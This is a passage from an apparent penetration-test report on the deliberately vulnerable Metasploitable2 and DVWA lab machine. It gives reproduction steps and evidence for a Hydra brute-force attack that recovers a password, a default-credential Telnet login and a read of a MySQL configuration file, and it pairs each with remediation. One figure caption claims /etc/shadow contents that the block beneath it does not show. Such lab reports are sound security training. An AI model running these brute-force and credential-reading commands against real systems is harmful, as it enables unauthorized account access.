Figure 10 — /etc/shadow contents exposed — all password hashes readable

```
mani1441@kali: ~ ❏  mani1441@kali: ~ ❏  mani1441@kali: ~ ❏
cat /etc/mysql/my.cnf
#
# The MySQL database server configuration file.
#
# You can copy this to one of:
# - "/etc/mysql/my.cnf" to set global options,
# - "~/.my.cnf" to set user-specific options.
#
# One can use all long options that the program supports.
# Run program with --help to get a list of available options and with
# --print-defaults to see which it would actually understand and use.
#
# For explanations see
# http://dev.mysql.com/doc/mysql/en/server-system-variables.html
#
# This will be passed to all mysql clients
# It has been reported that passwords should be enclosed with ticks/quotes
# especially if they contain "#" chars...
# Remember to edit /etc/mysql/debian.cnf when changing the socket location.
[client]
port                = 3306
socket              = /var/run/mysqld/mysqld.sock
#
# Here is entries for some specific programs
# The following values assume you have at least 32M ram
#
# This was formally known as [safe_mysqld]. Both versions are currently parsed.
[mysqld_safe]
socket              = /var/run/mysqld/mysqld.sock
```

Figure 11 — MySQL root access without password — all databases exposed

REMEDIATION

1. Restrict /etc/shadow permissions to root only (already default)
2. Use strong unique passwords for all system accounts
3. Implement MySQL authentication — disable passwordless root access
4. Enable full disk encryption to protect credentials at rest
5. Implement privileged access management (PAM) solution
6. Monitor and alert on access to sensitive credential files
7. Address root cause — patch the backdoored services

4.9 FINDING #9 — MISSING BRUTE FORCE PROTECTION ON LOGIN

Severity:Medium

CVSS Score:5.3

OWASP Category: A07:2021 — Identification and Authentication Failures

CWE:CWE-307

Affected URL:<http://192.168.56.102/dvwa/vulnerabilities/brute/>

Parameter:username, password (POST parameters)

DESCRIPTION

The DVWA login functionality does not implement any account lockout mechanism, rate limiting, or CAPTCHA. An attacker can make unlimited login attempts without restriction, allowing automated password guessing attacks. Using Hydra, thousands of passwords can be tested per minute until the correct one is found.

IMPACT

- Automated password guessing attacks possible without restriction
- Valid credentials discoverable given sufficient time
- No detection or alerting on repeated failed attempts
- Combined with credential lists from data breaches becomes highly effective attack

STEPS TO REPRODUCE

1. Navigate to <http://192.168.56.102/dvwa/vulnerabilities/brute/>
2. Confirm DVWA Security level is set to Low
3. Obtain valid session cookie from browser DevTools (F12 → Storage)
4. Create a password wordlist containing common passwords
5. Run Hydra automated brute force attack: `hydra -l admin -P /tmp/passwords.txt 192.168.56.102 http-get-form`

"/dvwa/vulnerabilities/brute/ :username=^USER^&password=^PASS^&Login=Login :H=Cookie: PHPSESSID=[session]; security=low :F=Username and/or password incorrect"

6. Hydra successfully finds password with no lockout triggered

7. Result: login: admin password: password

8. Confirmed no account lockout after unlimited attempts

EVIDENCE

```
login
[manisat@kali]~$ hydra -l admin -P /tmp/passwords.txt 192.168.56.102 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: PHPSESSID=adceife0a151d44f#52
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-26 16:10:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (1:1/p:25), ~2 tries per task
[DATA] attacking http-get-form://192.168.56.102:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: PHPSESSID=adceife0a151d44f#52
87bf61c7; security=low:F=Username and/or password incorrect
[80](http-get-form) host: 192.168.56.102 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-26 16:10:26
```

Figure 12 — Hydra brute force result showing password found with zero lockout triggered after all attempts




Figure 13 — Successful login confirmed after brute force attack — account never locked proving no brute force protection exists

REMEDIATION

1. Implement account lockout after 5 failed login attempts
2. Add rate limiting — maximum 10 requests per minute per IP
3. Implement CAPTCHA after 3 failed attempts
4. Add multi-factor authentication for all accounts

5. Alert security team on repeated failed login attempts
6. Implement progressive delay between login attempts

4.10 FINDING #10 — CLEARTEXT TELNET SERVICE EXPOSED

Severity:High

CVSS Score:7.5

OWASP Category: A02:2021 — Cryptographic Failures

CWE:CWE-319 — Cleartext Transmission of Sensitive Information

Affected Service: Telnet — Port 23

Affected Version: Linux telnetd

DESCRIPTION

The Telnet service is running and accessible on port 23. Telnet is an obsolete protocol that transmits all data including usernames, passwords, and all session commands in completely unencrypted plaintext. Any attacker with the ability to intercept network traffic between the client and server using tools such as Wireshark or tcpdump can capture all credentials and session data in real time.

IMPACT

- All login credentials transmitted in cleartext — capturable by network sniffing
- Complete session contents visible to any network attacker
- No protection against man-in-the-middle attacks
- Attacker can replay captured credentials for unauthorized access
- Any privileged commands run during session fully exposed


STEPS TO REPRODUCE

1. Open terminal in Kali
2. Connect to Telnet service:

telnet 192.168.56.102

3. Server responds with login prompt
4. Login with msfadmin / msfadmin
5. Session established — all traffic is cleartext
6. Open Wireshark on Kali — start capture on eth1
7. Make a Telnet connection from another window
8. Stop capture — filter by: tcp.port == 23
9. Follow TCP Stream — credentials visible in plaintext

EVIDENCE



```
mani1441@kali: ~  
mani1441@kali: ~  
mani1441@kali: ~  
mani1441@kali: ~  
(mani1441@kali)-[~]  
$ nmap -p 23 -sV 192.168.56.102  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-25 10:32 -0400  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system  
Nmap scan report for 192.168.56.102  
Host is up (0.0073s latency).  
  
PORT      STATE SERVICE VERSION  
23/tcp    open  telnet  Linux telnetd  
MAC Address: 08:00:27:E9:7E:6E (Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 5.24 seconds  
  
(mani1441@kali)-[~]  
$
```

Figure 14 — Nmap confirming Telnet service running on port 23


```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Jun 25 18:03:17 EDT 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 18 11:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(samba
share),1000(msfadmin)
msfadmin@metasploitable:~$
```

Figure 15 — Successful Telnet login to Metasploitable2




Figure 16 — Wireshark TCP stream showing username and password transmitted in complete plaintext — no encryption

REMEDIATION

1. Immediately disable the Telnet service:


```
sudo systemctl stop telnet
```

```
sudo systemctl disable telnet
```

2. Remove telnet package:

```
sudo apt remove telnetd
```

3. Replace all Telnet access with SSH (port 22)

4. Block port 23 at network and host firewall level

5. Audit all other cleartext protocols — FTP, HTTP, SMTP

6. Implement encrypted alternatives for all remote access

5. REMEDIATION ROADMAP

Priority 1 — Immediate (Within 24 Hours)

- Remove vsftpd 2.3.4 and upgrade to latest version
- Patch Samba — upgrade to 3.0.25 or later
- Remove UnrealIRCd 3.2.8.1 immediately
- Disable Telnet service — replace with SSH

Priority 2 — Short Term (Within 1 Week)

- Implement parameterized queries to fix SQL Injection
- Add input validation to prevent XSS and Command Injection
- Restrict file upload to allowed extensions only
- Implement account lockout after 5 failed login attempts

Priority 3 — Medium Term (Within 1 Month)

- Conduct full patch management audit
- Implement Web Application Firewall
- Enable network firewall to restrict unnecessary ports
- Set up regular automated vulnerability scanning

6. CONCLUSION

This assessment identified 10 vulnerabilities across the Metasploitable2 system, including 6 Critical severity findings. Full root-level system compromise was achieved through multiple attack vectors.

The most critical finding was the presence of three backdoored services (vsftpd, Samba, UnrealIRCd) which allowed immediate unauthenticated root access. These must be patched immediately.

All findings have been documented with proof-of-concept evidence, CVSS scores, OWASP mapping, and actionable remediation recommendations.

Prepared by: Manikanth Pattar

Date: 24/06/2026

GitHub: github.com/Mani1441